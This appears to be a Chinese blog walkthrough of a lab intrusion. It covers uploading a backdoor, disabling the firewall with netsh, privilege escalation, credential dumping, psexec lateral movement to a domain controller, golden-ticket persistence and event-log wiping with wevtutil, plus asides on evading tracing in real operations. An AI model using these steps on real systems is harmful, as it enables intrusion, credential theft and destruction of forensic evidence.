

监听器选择刚刚创建的web,然后把后门保存在桌面
四、利用蚁剑上传后门,并启动


蚁剑上传后门—>打开蚁剑终端—>启动后门
上线成功
五、内网渗透


1.回连间隔改为0(这只是靶场操作,实战不要用容易被gangan)

2.关闭防火墙(上线就关闭防火墙养成好习惯)
shell netsh advfirewall set allprofiles state off //关闭防火墙

3.现在我们是administration权限,所以我们要提权
右键—>凭证提权—>权限提升

选择我们刚刚创建的web监听器

提权成功,system (ps:记得把system的回连间隔也该成零)
六、内网信息收集
简单的信息收集
shell ipconfig //查看网络
shell net user //查看本地用户
shell net view //列举计算机名
shell
net config Workstation //查看当前计算机名、域、登录域等信息shell net view /domain //看看几个域
1.查看网络适配器

shell ipconfig //查看网络
52是内网段

2.查看本地用户
shell net user //查看本地用户

3.查看计算机名
shell net view //列举计算机名

4.判断是否存在域
shell net config Workstation 来查看当前计算机名、域、登录域等信息

5.看看有几个域
shell net view /domain //看看几个域
发现只有一个GOD域


6.端口扫描
浏览探测—>端口扫描—>52内网段


7.抓取明文密码
抓明文密码等下横向要用
凭证提权—>抓取明文密码
七.内网横向

刚刚我们端口扫描的时候发现开放了445端口,可以创建SMB监听隧道
(Windows上的SMB(Server Message Block)协议是一种网络文件共享协议,它允许用户在网络上的计算机之间访问文件和打印机等资源。)
1.创建SMB监听器


2.切换攻击目标列表

3. 右建选择—> 横向移动 —> psexec


4.添加 用户名 密码 域名 -> 监听器 -> 对端连接的隧道
监听器选择我们刚刚创建的SMB监听器,对端连接的隧道选择system权限的

监听器
对端连接的隧道

横向成功,进入域控,记得养成好习惯关防火墙。
8.权限维持(黄金票据)
黄金票据是指能够绕过认证授权(Authentication and Authorization)机制并获得所需权限的票据。这种票据可以被攻击者收集和利用,从而从系统内部获取高权限,甚至完全控制系统。

1. 抓取 Hash 还有明文密码

把SID,域名,复制下来等下黄金票据要用
hash:58e91a5ac358d86513ab224312314061:::
SID: S-1-5-20
域名:GOD.ORG
2.黄金票据配置

凭证提权—>黄金票据
把刚刚复制的域名,SID粘贴上去,hash已经帮你自动抓取了,用户名随便

ok成功

九.痕迹清除
在渗透过程中,痕迹清除非常非常重要,不清除万一被溯源,容易被gangan

shell wevtutil cl security //清理安全日志
shell wevtutil cl system //清理系统日志
shell wevtutil cl application //清理应用程序日志
shell wevtutil cl "windows powershell" //清除power shell日志
shell wevtutil cl Setup //清除(cl)事件日志中的 "Setup" 事件。
十.参考文章

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 51
 0
- 0


 已为社区贡献2条内容

所有评论(0)